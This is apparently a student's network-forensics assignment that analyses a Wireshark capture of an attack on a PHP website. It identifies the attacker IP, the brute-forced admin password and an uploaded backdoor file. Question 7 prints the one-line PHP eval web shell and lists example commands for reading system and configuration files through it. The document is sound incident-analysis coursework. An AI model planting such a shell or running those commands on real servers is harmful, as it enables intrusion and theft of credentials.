COMP7903 Assignment 2

DDL: 13th Mar (Fri) 23:59PM

Name: Cheung Tin Shing
UID: 3036656893

Please analyze the pcap file "traffic.pcapng", and answer following questions with screen capture and your analysis detail:


1. <u>Which filter we need to use in this case?</u>

Since the case background involves a cyber-attack targeting a web server, the primary evidence is expected to **<u>HTTP requests</u>**. Therefore, we primarily use HTTP as the main display filter in Wireshark.

Additionally, depending on the specific situation, we can apply more targeted HTTP-related filters or search keywords to narrow down the results. The details are as follows:

Fillters:

- http
- http.request.method == "POST"
- http.request.method == "GET"
- http contains "admin"
- http contains "password"
- http contains "login"
- http contains "multipart/form-data"



2. <u>What is the hacker's IP?</u>

The hacker's IP is 10.211.55.4

There are several reasons to support why 10.211.55.4 is the hacker's IP.

First, based on the 200 OK HTTP response, we can identify that 192.168.0.177 is the web server's IP address.


Second, we can see that 10.211.55.4 is the first IP address to connect to this web server.

Third, based on the IPv4 address statistics, 10.211.55.4 has the highest number of connections to the web server.


Finally, we can examine the POST actions from 10.211.55.4. It tried many times to log in to the admin account and also uploaded a PHP backdoor file to the web server. This kind of password brute-force attack and backdoor file upload is clear evidence of a cyber-attack.

The screen capture evidence is below:


<u>Evidence 1) 200 OK HTTP Response from 192.168.0.177</u>



Evidence 2) 10.211.55.4 is the First IP Connected to 192.168.0.177




Evidence 3) 10.211.55.4 is the Highest Number of Connections



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
IPv4 Statistics/All Addresses	386				0.0002	100%	0.3400	20.052
10.211.55.4	382				0.0002	98.96%	0.3400	20.052
192.168.0.177	380				0.0002	98.45%	0.3400	20.052
192.168.1.9	4				0.0000	1.04%	0.0100	1851.596
117.18.237.29	4				0.0000	1.04%	0.0100	1851.596
202.141.160.110	2				0.0000	0.52%	0.0200	720.941


Evidence 4) POST Actions from 10.211.55.4



3. **<u>The attacker conducted a brute force attack on the website and successfully obtained a weak password for the user. What is the password?</u>**

The password is “admin123”

According to the POST HTTP requests from hacker’s IP address (10.211.55.4), we can see that there were 5 attempts to log in to the admin page.



In those 5 POST requests, the hacker used the same username (website@ndt.com) and tried several weak passwords (123456, 111111, 12345678, admin, admin123).

After each login attempt, the web server returned a HTTP 200 OK response.


- If the login was incorrect, it returned: “Code 0, the username or password is wrong.”
- If the login was successful, it returned: “Code 1, rowtotal 1.”

This indicates that the username and password matched, and access to the admin index page was granted.


The screenshots of both the failed and successful login attempts are shown below.

Failed Case:

<u>Failed HTTP POST Request from Hacker</u>




Failed HTTP GET Response from Web Server




Successful Case:

Successful HTTP POST Request from Hacker




Successful HTTP GET Response from Web Server



4. <u>When did the attacker first log in to the website management backend (keyword: admin)?</u>

The first login datetime is 2022-07-06 00:17:10 (or 2022-07-05 16:17:10 UTC)



5. **<u>After login the backend, what is the first attack action of the hacker? Where do you find it?</u>**

The first attack action was the upload of a PHP backdoor file.

In Wireshark, we can analyze the HTTP requests after the hacker successfully logged in (Packet No. 5438).


At the beginning, the GET HTTP requests appear normal. They show multiple .js and .css files being loaded along with the admin view page. These files are used for webpage layout and design, which indicates that the hacker was simply browsing different pages within the admin panel.

However, the POST HTTP requests provide clear evidence of malicious activity. After gaining access to the admin page, the hacker's second POST action (Packet No. 6257) was to upload a file through the member page. We can extract this uploaded file from Wireshark. According to the "Windows Virus and Threat Scan", the file is identified as a PHP backdoor.

Since the web server uses PHP, the presence of this uploaded PHP backdoor file is strong evidence of a cyberattack.

The related screen capture is below:

<u>Evidence 1) Packet No. 6257, the Hacker Upload File Packet</u>



Evidence 2) Export the File from Packet No. 6257 Through Wireshark

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
6004	192.168.0.177:10001	application/javascript	4627 bytes	zh.js
6006	192.168.0.177:10001	application/javascript	1971 bytes	theme.js
6014	192.168.0.177:10001	application/javascript	5288 bytes	fr.js
6018	192.168.0.177:10001	application/javascript	4179 bytes	theme.js
6030	192.168.0.177:10001	application/javascript	5210 bytes	es.js
6227	192.168.0.177:10001	application/javascript	202 kB	fileinput.js
6230	192.168.0.177:10001	image/png	418 bytes	qrcode.php?string=http%3A%2F%2F192.168.0.177%3A10001%2F%3Fmember%2Fumodify%2F
6257	192.168.0.177:10001	multipart/form-data	271 bytes	upload
6259	192.168.0.177:10001	text/html	103 bytes	upload
6263	192.168.0.177:10001	text/html	0 bytes	1657037870691680.phtml
6287	192.168.0.177:10001	text/html	19 kB	umodify
6315	192.168.0.177:10001	text/html	0 bytes	1657037870691680.phtml
6809	192.168.0.177:10001	application/x-www-form-urlencoded	25 bytes	1657037870691680.phtml
6864	192.168.0.177:10001	text/html	98 kB	1657037870691680.phtml
7199	192.168.0.177:10001	application/x-www-form-urlencoded	32 bytes	1657037870691680.phtml
7201	192.168.0.177:10001	text/html	23 bytes	1657037870691680.phtml
7235	192.168.0.177:10001	application/x-www-form-urlencoded	38 bytes	1657037870691680.phtml
7237	192.168.0.177:10001	text/html	9 bytes	1657037870691680.phtml
7245	192.168.0.177:10001	application/x-www-form-urlencoded	43 bytes	1657037870691680.phtml
7247	192.168.0.177:10001	text/html	12 bytes	1657037870691680.phtml
7264	192.168.0.177:10001	application/x-www-form-urlencoded	49 bytes	1657037870691680.phtml
7266	192.168.0.177:10001	text/html	1440 bytes	1657037870691680.phtml
7292	192.168.0.177:10001	application/x-www-form-urlencoded	36 bytes	1657037870691680.phtml
7294	192.168.0.177:10001	text/html	9 bytes	1657037870691680.phtml
7302	192.168.0.177:10001	application/x-www-form-urlencoded	36 bytes	1657037870691680.phtml
7304	192.168.0.177:10001	text/html	90 bytes	1657037870691680.phtml
7333	192.168.0.177:10001	application/x-www-form-urlencoded	52 bytes	1657037870691680.phtml
7335	192.168.0.177:10001	text/html	135 bytes	1657037870691680.phtml
7343	192.168.0.177:10001	application/x-www-form-urlencoded	43 bytes	1657037870691680.phtml

Save | Save All | Preview | Close | Help

Evidence 3) “Windows Virus and Threat Scan” of the Hacker Uploaded File

Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Protection history
設定

Virus & threat protection

Protection for your device against threats.

Current threats

Threats found. Start the recommended actions.

Backdoor:PHP/Chopper.Eldha
12/3/2026 21:50 (Active)
重要

Action options:
- Quarantine
- Remove
- Allow on device

See details

Start actions

Scan options
Allowed threats
Protection history

Virus & threat protection settings

Have a question?
Get help

Who's protecting me?
Manage providers

Help improve Windows Security
Give us feedback


Change your privacy settings
View and change privacy settings for your Windows 11 家用版 device.
Privacy settings
Privacy dashboard
Privacy Statement

6. <u>What is the file name of the file uploaded by the attacker?</u>


The file name is conf.phtml

The file was saved on web server as: /static/upload/other/20220706/1657037870691680.phtml

For the filename “conf.phtml”, it can be found in the hacker’s file upload attempt (Packet No. 6257). The screenshot below clearly shows the filename.



For the saved file location on the web server, it can be identified in the POST requests that occurred after the PHP backdoor was uploaded. These POST requests show the attacker accessing the web shell and executing commands. The screenshot below clearly shows the file path.



7. <u>What is the function of the uploaded file?</u>

The function of the uploaded file is to allow the hacker to execute different commands through a web shell.

After opening the uploaded file, we can see the following PHP code:


- <?php eval($_POST["h4ck4fun"]); ?>

Analysing this PHP code:

- eval() executes arbitrary PHP code.
- $_POST["h4ck4fun"] retrieves input from an HTTP POST parameter named h4ck4fun.

This means the hacker can execute any command on the server by sending a POST request containing something like -- h4ck4fun=system("command")

For example, the hacker could run the following system commands through the web shell to compromise the web server:

- phpinfo() – retrieves detailed PHP configuration and server info
- system("ls") – lists files and directories
- system("cat /etc/passwd") – reads system user information
- system("whoami") – checks the current user running the process
- system("tac /var/www/html/config/database.php") – reads the database configuration
- Attempt a reverse shell connection to gain remote command-line access

<u>Evidence 1) The content of the Hacker Uploaded File</u>